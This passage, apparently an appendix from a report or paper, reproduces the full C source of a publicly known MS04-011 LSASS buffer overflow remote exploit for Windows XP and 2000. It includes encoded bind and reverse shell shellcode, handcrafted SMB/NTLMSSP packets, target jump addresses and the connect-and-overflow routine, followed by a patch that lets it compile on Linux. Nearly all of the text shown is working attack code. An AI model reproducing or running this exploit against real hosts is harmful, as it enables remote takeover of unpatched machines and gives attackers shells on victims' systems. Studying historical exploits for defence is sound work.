"\xDC\x7B\x70\xC0\xC6\xC7\x12\x54\x12\xDF\xBD\x9A\x5A\x48\x78\x9A"
"\x58\xAA\x50\xFF\x12\x91\x12\xDF\x85\x9A\x5A\x58\x78\x9B\x9A\x58"
"\x12\x99\x9A\x5A\x12\x63\x12\x6E\x1A\x5F\x97\x12\x49\xF3\x9A\xC0"
"\x71\x1E\x99\x99\x99\x1A\x5F\x94\xCB\xCF\x66\xCE\x65\xC3\x12\x41"
"\xF3\x9C\xC0\x71\xED\x99\x99\x99\xC9\xC9\xC9\xC9\xF3\x98\xF3\x9B"
"\x66\xCE\x75\x12\x41\x5E\x9E\x9B\x99\x9D\x4B\xAA\x59\x10\xDE\x9D"
"\xF3\x89\xCE\xCA\x66\xCE\x69\xF3\x98\xCA\x66\xCE\x6D\xC9\xC9\xCA"
"\x66\xCE\x61\x12\x49\x1A\x75\xDD\x12\x6D\xAA\x59\xF3\x89\xC0\x10"
"\x9D\x17\x7B\x62\x10\xCF\xA1\x10\xCF\xA5\x10\xCF\xD9\xFF\x5E\xDF"
"\xB5\x98\x98\x14\xDE\x89\xC9\xCF\xAA\x50\xC8\xC8\xC8\xF3\x98\xC8"
"\xC8\x5E\xDE\xA5\xFA\xF4\xFD\x99\x14\xDE\xA5\xC9\xC8\x66\xCE\x79"
"\xCB\x66\xCE\x65\xCA\x66\xCE\x65\xC9\x66\xCE\x7D\xAA\x59\x35\x1C"
"\x59\xEC\x60\xC8\xCB\xCF\xCA\x66\x4B\xC3\xC0\x32\x7B\x77\xAA\x59"
"\x5A\x71\x76\x67\x66\x66\xDE\xFC\xED\xC9\xEB\xF6\xFA\xD8\xFD\xFD"
"\xEB\xFC\xEA\xEA\x99\xDA\xEB\xFC\xF8\xED\xFC\xC9\xEB\xF6\xFA\xFC"
"\xEA\xEA\xD8\x99\xDC\xE1\xF0\xED\xCD\xF1\xEB\xFC\xF8\xFD\x99\xD5"
"\xF6\xF8\xFD\xD5\xF0\xFB\xEB\xF8\xEB\xE0\xD8\x99\xEE\xEA\xAB\xC6"
"\xAA\xAB\x99\xCE\xCA\xD8\xCA\xF6\xFA\xF2\xFC\xED\xD8\x99\xFB\xF0"
"\xF7\xFD\x99\xF5\xF0\xEA\xED\xFC\xF7\x99\xF8\xFA\xFA\xFC\xE9\xED"
"\x99\xFA\xF5\xF6\xEA\xFC\xEA\xF6\xFA\xF2\xFC\xED\x99";



char req1[] =
"\x00\x00\x00\x85\xFF\x53\x4D\x42\x72\x00\x00\x00\x00\x18\x53\xC8"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xFF\xFE"
"\x00\x00\x00\x00\x00\x62\x00\x02\x50\x43\x20\x4E\x45\x54\x57\x4F"
```

```
"\x52\x4B\x20\x50\x52\x4F\x47\x52\x41\x4D\x20\x31\x2E\x30\x00\x02"
"\x4C\x41\x4E\x4D\x41\x4E\x31\x2E\x30\x00\x02\x57\x69\x6E\x64\x6F"
"\x77\x73\x20\x66\x6F\x72\x20\x57\x6F\x72\x6B\x67\x72\x6F\x75\x70"
"\x73\x20\x33\x2E\x31\x61\x00\x02\x4C\x4D\x31\x2E\x32\x58\x30\x30"
"\x32\x00\x02\x4C\x41\x4E\x4D\x41\x4E\x32\x2E\x31\x00\x02\x4E\x54"
"\x20\x4C\x4D\x20\x30\x2E\x31\x32\x00";

char req2[] =
"\x00\x00\x00\xA4\xFF\x53\x4D\x42\x73\x00\x00\x00\x00\x18\x07\xC8"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xFF\xFE"
"\x00\x00\x10\x00\x0C\xFF\x00\xA4\x00\x04\x11\x0A\x00\x00\x00\x00"
"\x00\x00\x00\x20\x00\x00\x00\x00\x00\xD4\x00\x00\x80\x69\x00\x4E"
"\x54\x4C\x4D\x53\x53\x50\x00\x01\x00\x00\x00\x97\x82\x08\xE0\x00"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
"\x57\x00\x69\x00\x6E\x00\x64\x00\x6F\x00\x77\x00\x73\x00\x20\x00"
"\x32\x00\x30\x00\x30\x00\x30\x00\x20\x00\x32\x00\x31\x00\x39\x00"
"\x35\x00\x00\x00\x57\x00\x69\x00\x6E\x00\x64\x00\x6F\x00\x77\x00"
"\x73\x00\x20\x00\x32\x00\x30\x00\x30\x00\x30\x00\x20\x00\x35\x00"
"\x2E\x00\x30\x00\x00\x00\x00\x00";


char req3[] =
"\x00\x00\x00\xDA\xFF\x53\x4D\x42\x73\x00\x00\x00\x00\x18\x07\xC8"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xFF\xFE"
"\x00\x08\x20\x00\x0C\xFF\x00\xDA\x00\x04\x11\x0A\x00\x00\x00\x00"
"\x00\x00\x00\x57\x00\x00\x00\x00\x00\xD4\x00\x00\x80\x9F\x00\x4E"
"\x54\x4C\x4D\x53\x53\x50\x00\x03\x00\x00\x00\x01\x00\x01\x00\x46"
"\x00\x00\x00\x00\x00\x00\x00\x47\x00\x00\x00\x00\x00\x00\x00\x40"
"\x00\x00\x00\x00\x00\x00\x00\x40\x00\x00\x00\x06\x00\x06\x00\x40"
"\x00\x00\x00\x10\x00\x10\x00\x47\x00\x00\x00\x15\x8A\x88\xE0\x48"
"\x00\x4F\x00\x44\x00\x00\x81\x19\x6A\x7A\xF2\xE4\x49\x1C\x28\xAF"
"\x30\x25\x74\x10\x67\x53\x57\x00\x69\x00\x6E\x00\x64\x00\x6F\x00"
"\x77\x00\x73\x00\x20\x00\x32\x00\x30\x00\x30\x00\x30\x00\x20\x00"
"\x32\x00\x31\x00\x39\x00\x35\x00\x00\x00\x57\x00\x69\x00\x6E\x00"
"\x64\x00\x6F\x00\x77\x00\x73\x00\x20\x00\x32\x00\x30\x00\x30\x00"
"\x30\x00\x20\x00\x35\x00\x2E\x00\x30\x00\x00\x00\x00\x00";


char req4[] =
"\x00\x00\x00\x5C\xFF\x53\x4D\x42\x75\x00\x00\x00\x00\x18\x07\xC8"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xFF\xFE"
"\x00\x08\x30\x00\x04\xFF\x00\x5C\x00\x08\x00\x01\x00\x31\x00\x00"
"\x5C\x00\x5C\x00\x31\x00\x39\x00\x32\x00\x2E\x00\x31\x00\x36\x00"
"\x38\x00\x2E\x00\x31\x00\x2E\x00\x32\x00\x31\x00\x30\x00\x5C\x00"
"\x49\x00\x50\x00\x43\x00\x24"
"\x00\x00\x00\x3F\x3F\x3F\x3F\x3F\x00";

char req5[] =
"\x00\x00\x00\x64\xFF\x53\x4D\x42\xA2\x00\x00\x00\x00\x18\x07\xC8"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x08\xDC\x04"
"\x00\x08\x40\x00\x18\xFF\x00\xDE\xDE\x00\x0E\x00\x16\x00\x00\x00"
"\x00\x00\x00\x00\x9F\x01\x02\x00\x00\x00\x00\x00\x00\x00\x00\x00"
"\x00\x00\x00\x00\x03\x00\x00\x00\x01\x00\x00\x00\x40\x00\x00\x00"
"\x02\x00\x00\x00\x03\x11\x00\x00\x5C\x00\x6C\x00\x73\x00\x61\x00"
"\x72\x00\x70\x00\x63\x00\x00\x00";

char req6[] =
"\x00\x00\x00\x9C\xFF\x53\x4D\x42\x25\x00\x00\x00\x00\x18\x07\xC8"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x08\xDC\x04"
"\x00\x08\x50\x00\x10\x00\x00\x48\x00\x00\x00\x00\x04\x00\x00\x00"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x54\x00\x48\x00\x54\x00\x02"
"\x00\x26\x00\x00\x40\x59\x00\x10\x5C\x00\x50\x00\x49\x00\x50\x00"
"\x45\x00\x5C\x00\x00\x00\x00\x00\x05\x00\x0B\x03\x10\x00\x00\x00"
"\x48\x00\x00\x00\x01\x00\x00\x00\xB8\x10\xB8\x10\x00\x00\x00\x00"
"\x01\x00\x00\x00\x00\x00\x01\x00\x6A\x28\x19\x39\x0C\xB1\xD0\x11"
"\x9B\xA8\x00\xC0\x4F\xD9\x2E\xF5\x00\x00\x00\x00\x04\x5D\x88\x8A"
"\xEB\x1C\xC9\x11\x9F\xE8\x08\x00\x2B\x10\x48\x60\x02\x00\x00\x00";

char req7[] =
"\x00\x00\x0C\xF4\xFF\x53\x4D\x42\x25\x00\x00\x00\x00\x18\x07\xC8"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x08\xDC\x04"
```

```
"\x00\x08\x60\x00\x10\x00\x00\xA0\x0C\x00\x00\x00\x04\x00\x00\x00"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x54\x00\xA0\x0C\x54\x00\x02"
"\x00\x26\x00\x00\x40\xB1\x0C\x10\x5C\x00\x50\x00\x49\x00\x50\x00"
"\x45\x00\x5C\x00\x00\x00\x00\x00\x05\x00\x00\x03\x10\x00\x00\x00"
"\xA0\x0C\x00\x00\x01\x00\x00\x00\x88\x0C\x00\x00\x00\x00\x09\x00"
"\xEC\x03\x00\x00\x00\x00\x00\x00\xEC\x03\x00\x00";
// room for shellcode here ...

char shit1[] =

"\x95\x14\x40\x00\x03\x00\x00\x00\x7C\x70\x40\x00\x01\x00\x00\x00"
"\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00"
"\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00"
"\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00"
"\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x7C\x70\x40\x00"
"\x01\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00"
"\x7C\x70\x40\x00\x01\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00"
"\x00\x00\x00\x00\x7C\x70\x40\x00\x01\x00\x00\x00\x00\x00\x00\x00"
"\x01\x00\x00\x00\x00\x00\x00\x00\x78\x85\x13\x00\xAB\x5B\xA6\xE9";

char req8[] =
"\x00\x00\x10\xF8\xFF\x53\x4D\x42\x2F\x00\x00\x00\x00\x18\x07\xC8"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x08\xFF\xFE"
"\x00\x08\x60\x00\x0E\xFF\x00\xDE\xDE\x00\x40\x00\x00\x00\x00\xFF"
"\xFF\xFF\xFF\x08\x00\xB8\x10\x00\x00\xB8\x10\x40\x00\x00\x00\x00"
"\x00\xB9\x10\xEE\x05\x00\x00\x01\x10\x00\x00\x00\xB8\x10\x00\x00"
"\x01\x00\x00\x00\x0C\x20\x00\x00\x00\x00\x09\x00\xAD\x0D\x00\x00"
"\x00\x00\x00\x00\xAD\x0D\x00\x00";
// room for shellcode here ...

char req9[] =
"\x00\x00\x0F\xD8\xFF\x53\x4D\x42\x25\x00\x00\x00\x00\x18\x07\xC8"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x08\x18\x01"
"\x00\x08\x70\x00\x10\x00\x00\x84\x0F\x00\x00\x00\x04\x00\x00\x00"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x54\x00\x84\x0F\x54\x00\x02"
"\x00\x26\x00\x00\x40\x95\x0F\x00\x5C\x00\x50\x00\x49\x00\x50\x00"
"\x45\x00\x5C\x00\x00\x00\x00\x00\x05\x00\x00\x02\x10\x00\x00\x00"
"\x84\x0F\x00\x00\x01\x00\x00\x00\x6C\x0F\x00\x00\x00\x00\x09\x00";


char shit3[] =
"\x00\x00\x00\x00\x9A\xA8\x40\x00\x01\x00\x00\x00\x00\x00\x00\x00"
"\x01\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00"
"\x01\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00"
"\x01\x00\x00\x00"
"\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00"
"\x00\x00\x00\x00\x9A\xA8\x40\x00\x01\x00\x00\x00\x00\x00\x00\x00"
"\x01\x00\x00\x00\x00\x00\x00\x00\x9A\xA8\x40\x00\x01\x00\x00\x00"
"\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x9A\xA8\x40\x00"
"\x01\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00";




#define LEN                     3500
#define BUFSIZE                         2000
#define NOP                     0x90

struct targets {

    int                 num;
    char                name[50];
    long                jmpaddr;

} ttarget[]= {

    { 0, "WinXP Professional    [universal] lsass.exe ",     0x01004600 },
// jmp esp addr
    { 1, "Win2k Professional    [universal] netrap.dll",     0x7515123c },
// jmp ebx addr
```

```
    { 2, "Win2k Advanced Server [SP4]       netrap.dll",     0x751c123c },
// jmp ebx addr
    //{ 3, "reboot",                                                          0xffffffff },
    { NULL }

};

void usage(char *prog)
{
    int i;
    printf("Usage:\n\n");
    printf("%s <target> <victim IP> <bindport> [connectback IP]
[options]\n\n", prog);
    printf("Targets:\n");
    for (i=0; i<3; i++)
              printf("  %d [0x%.8x]: %s\n", ttarget[i].num,
ttarget[i].jmpaddr, ttarget[i].name);
    printf("\nOptions:\n");
    printf("  -t:                Detect remote OS:\n");
    printf("                     Windows 5.1 - WinXP\n");
    printf("                     Windows 5.0 - Win2k\n\n");
    exit(0);
}



int main(int argc, char *argv[])
{

int i;
int opt = 0;
char *target;
char hostipc[40];
char hostipc2[40*2];

unsigned short port;
unsigned long ip;
unsigned char *sc;

char buf[LEN+1];
char sendbuf[(LEN+1)*2];

char req4u[sizeof(req4)+20];

char screq[BUFSIZE+sizeof(req7)+1500+440];
char screq2k[4348+4060];
char screq2k2[4348+4060];

char recvbuf[1600];

char strasm[]="\x66\x81\xEC\x1C\x07\xFF\xE4";
char strBuffer[BUFSIZE];

unsigned int targetnum = 0;

int len, sockfd;
short dport = 445;
struct hostent *he;
struct sockaddr_in their_addr;
char smblen;
char unclen;
WSADATA wsa;


    printf("\nMS04011 Lsasrv.dll RPC buffer overflow remote exploit
v0.1\n");
    printf("--- Coded by .::[ houseofdabus ]::. ---\n\n");


if (argc < 4) {
    usage(argv[0]);
```

```
}

target = argv[2];
sprintf((char *)hostipc,"\\\\%s\\ipc$", target);

for (i=0; i<40; i++) {
    hostipc2[i*2] = hostipc[i];
    hostipc2[i*2+1] = 0;
}

memcpy(req4u, req4, sizeof(req4)-1);
memcpy(req4u+48, &hostipc2[0], strlen(hostipc)*2);
memcpy(req4u+47+strlen(hostipc)*2, req4+87, 9);

smblen = 52+(char)strlen(hostipc)*2;
memcpy(req4u+3, &smblen, 1);

unclen = 9 + (char)strlen(hostipc)*2;
memcpy(req4u+45, &unclen, 1);

if (argc > 4)
    if (!memcmp(argv[4], "-t", 2)) opt = 1;

if ( (argc > 4) && !opt ) {
    port = htons(atoi(argv[3]))^(USHORT)0x9999;
    ip = inet_addr(argv[4])^(ULONG)0x99999999;
    memcpy(&reverseshell[118], &port, 2);
    memcpy(&reverseshell[111], &ip, 4);
    sc = reverseshell;
} else {
    port = htons(atoi(argv[3]))^(USHORT)0x9999;
    memcpy(&bindshell[176], &port, 2);
    sc = bindshell;
}


if ( (atoi(argv[1]) == 1) || (atoi(argv[1]) == 2)) {
    memset(buf, NOP, LEN);

    //memcpy(&buf[2020], "\x3c\x12\x15\x75", 4);
    memcpy(&buf[2020], &ttarget[atoi(argv[1])].jmpaddr, 4);
    memcpy(&buf[2036], sc, strlen(sc));

    memcpy(&buf[2840], "\xeb\x06\xeb\x06", 4);
    memcpy(&buf[2844], &ttarget[atoi(argv[1])].jmpaddr, 4); // jmp ebx
addr
    //memcpy(&buf[2844], "\x3c\x12\x15\x75", 4); // jmp ebx addr

    memcpy(&buf[2856], sc, strlen(sc));

    for (i=0; i<LEN; i++) {
              sendbuf[i*2] = buf[i];
              sendbuf[i*2+1] = 0;
    }
    sendbuf[LEN*2]=0;
    sendbuf[LEN*2+1]=0;

    memset(screq2k, 0x31, (BUFSIZE+sizeof(req7)+1500)*2);
    memset(screq2k2, 0x31, (BUFSIZE+sizeof(req7)+1500)*2);

} else {
    memset(strBuffer, NOP, BUFSIZE);
    memcpy(strBuffer+160, sc, strlen(sc));
    memcpy(strBuffer+1980, strasm, strlen(strasm));
    *(long *)&strBuffer[1964]=ttarget[atoi(argv[1])].jmpaddr;
}

memset(screq, 0x31, BUFSIZE+sizeof(req7)+1500);

WSAStartup(MAKEWORD(2,0),&wsa);
```

```
if ((he=gethostbyname(argv[2])) == NULL) { // get the host info
    perror("[-] gethostbyname ");
    exit(1);
}

if ((sockfd = socket(AF_INET, SOCK_STREAM, 0)) == -1) {
    perror("socket");
    exit(1);
}


their_addr.sin_family = AF_INET;
their_addr.sin_port = htons(dport);
their_addr.sin_addr = *((struct in_addr *)he->h_addr);
memset(&(their_addr.sin_zero), '\0', 8);

printf("[*] Target: IP: %s: OS: %s\n", argv[2],
ttarget[atoi(argv[1])].name);
printf("[*] Connecting to %s:445 ... ", argv[2]);
if (connect(sockfd, (struct sockaddr *)&their_addr, sizeof(struct
sockaddr)) == -1) {
    printf("\n[-] Sorry, cannot connect to %s:445. Try again...\n",
argv[2]);
    exit(1);
}
printf("OK\n");

if (send(sockfd, req1, sizeof(req1)-1, 0) == -1) {
    printf("[-] Send failed\n");
    exit(1);
}
len = recv(sockfd, recvbuf, 1600, 0);

if (send(sockfd, req2, sizeof(req2)-1, 0) == -1) {
    printf("[-] Send failed\n");
    exit(1);
}
len = recv(sockfd, recvbuf, 1600, 0);

if (send(sockfd, req3, sizeof(req3)-1, 0) == -1) {
    printf("[-] Send failed\n");
    exit(1);
}
len = recv(sockfd, recvbuf, 1600, 0);

if ((argc > 5) || opt) {
    printf("[*] Detecting remote OS: ");
    for (i=0; i<12; i++) {
              printf("%c", recvbuf[48+i*2]);
    }
    printf("\n");
    exit(0);
}

printf("[*] Attacking ... ");
if (send(sockfd, req4u, smblen+4, 0) == -1) {
    printf("[-] Send failed\n");
    exit(1);
}
len = recv(sockfd, recvbuf, 1600, 0);

if (send(sockfd, req5, sizeof(req5)-1, 0) == -1) {
    printf("[-] Send failed\n");
    exit(1);
}
len = recv(sockfd, recvbuf, 1600, 0);


if (send(sockfd, req6, sizeof(req6)-1, 0) == -1) {
    printf("[-] Send failed\n");
    exit(1);
```

```
}
len = recv(sockfd, recvbuf, 1600, 0);

if ( (atoi(argv[1]) == 1) || (atoi(argv[1]) == 2)) {
    memcpy(screq2k, req8, sizeof(req8)-1);
    memcpy(screq2k+sizeof(req8)-1, sendbuf, (LEN+1)*2);

    memcpy(screq2k2, req9, sizeof(req9)-1);
    memcpy(screq2k2+sizeof(req9)-1, sendbuf+4348-sizeof(req8)+1,
(LEN+1)*2-4348);

    memcpy(screq2k2+sizeof(req9)-1+(LEN+1)*2-4348-sizeof(req8)+1+206,
shit3, sizeof(shit3)-1);

    if (send(sockfd, screq2k, 4348, 0) == -1) {
              printf("[-] Send failed\n");
              exit(1);
    }
    len = recv(sockfd, recvbuf, 1600, 0);

    if (send(sockfd, screq2k2, 4060, 0) == -1) {
              printf("[-] Send failed\n");
              exit(1);
    }

} else {
    memcpy(screq, req7, sizeof(req7)-1);
    memcpy(screq+sizeof(req7)-1, &strBuffer[0], BUFSIZE);
    memcpy(screq+sizeof(req7)-1+BUFSIZE, shit1, 9*16);

    screq[BUFSIZE+sizeof(req7)-1+1500-304-1] = 0;
    if (send(sockfd, screq, BUFSIZE+sizeof(req7)-1+1500-304, 0)== -1){
              printf("[-] Send failed\n");
              exit(1);
    }
}
printf("OK\n");

len = recv(sockfd, recvbuf, 1600, 0);

return 0;
}
```

Appendix B: Patch for Linux compilation[61]

```
73c73,88
< #include <windows.h>
---
> /*#include <windows.h>*/
> #include <stdio.h>
> #include <stdlib.h>
> #include <string.h>
> #include <sys/types.h>
> #include <sys/socket.h>
> #include <netinet/in.h>
> #include <arpa/inet.h>
> #include <unistd.h>
> #include <netdb.h>
> #include <fcntl.h>
> #include <unistd.h>
>
> #define USHORT unsigned short
> #define ULONG unsigned long
>
333c348
< WSADATA wsa;
---
> /*WSADATA wsa;*/
410c425
< WSAStartup(MAKEWORD(2,0),&wsa);
---
> /*WSAStartup(MAKEWORD(2,0),&wsa);*/
```

[61] Originally written by John Burkhardt